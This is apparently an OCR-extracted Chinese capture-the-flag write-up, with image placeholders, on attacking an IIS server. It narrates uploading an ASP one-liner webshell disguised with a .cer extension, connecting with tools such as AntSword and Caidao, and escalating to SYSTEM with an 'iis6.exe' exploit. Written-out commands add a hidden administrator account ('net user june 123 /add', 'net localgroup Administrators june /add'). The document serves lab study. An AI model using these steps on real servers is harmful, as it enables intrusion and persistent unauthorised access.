





把产品图片后面那一串复制放到网页8005/后面，回车，发现木马成功被执行！




然后我打开中国蚁剑进行连接（菜刀，冰蝎为同类工具。我的菜刀刚刚不小心被杀毒软件拦截了，后面我会演示菜刀使用，注意使用菜刀记得添加齐信任！！！）



成功进入，我们在D盘里找到flag文件打开即可看到flag!!!







四.第六章

按照要求，要进入目标服务器，并且得到最高权限。


在此之前，要先上传一个木马。我构造了一个一句话木马，密码为MH




修改后缀为cer后上传




成功被执行



然后我打开菜刀(中国蚁剑，冰蝎为同类工具）（注：菜刀运行之前记得添加信任）右键添加，脚本类型选择asp，右上角填写刚刚上传木马的密码。



进入了该服务器后，打开C盘发现有flag.txt,但是发现我没有权限打开



我发现D盘是可以上传文件的，因此我准备了一个cmd.exe上传打算通过cmd提权。上传后右击cmd.exe选择用虚拟终端打开。输入whoami发现我只是个普通的用户。如果我要打开D盘的文件，我要把我变成高级用户。


此时输入net user june 123 /add打算添加一个名为june密码为123的用户。但是却发现拒绝访问。？？？

参考其他人的WP发现使用cmd需要用到外部接口wscript.shell。但是wscript.shell仍然在C盘，C盘我们仍然无法访问。那么就只能再上传一个已经组装好的wscript.shell，也就是iis6.exe.


我通过iis6.exe执行whoami从this exploit gives you a local system shell发现它已经给了我一个本地最高权限。我的权限已经变成了system.


我再次添加一个june用户，成功了！！（之前忘了截图因此我又输入了一次）

再次用iis6.exe "net user june"发现我还是一个普通用户。需要把它变成一个管理员用户。因此我输入iis6.exe "net localgroup Administrators june /add"成功把我变成administrator!!!




然后用tasklist -svc命令查看了这台服务器开启的服务，发现远程桌面服务termservice的pid是2444






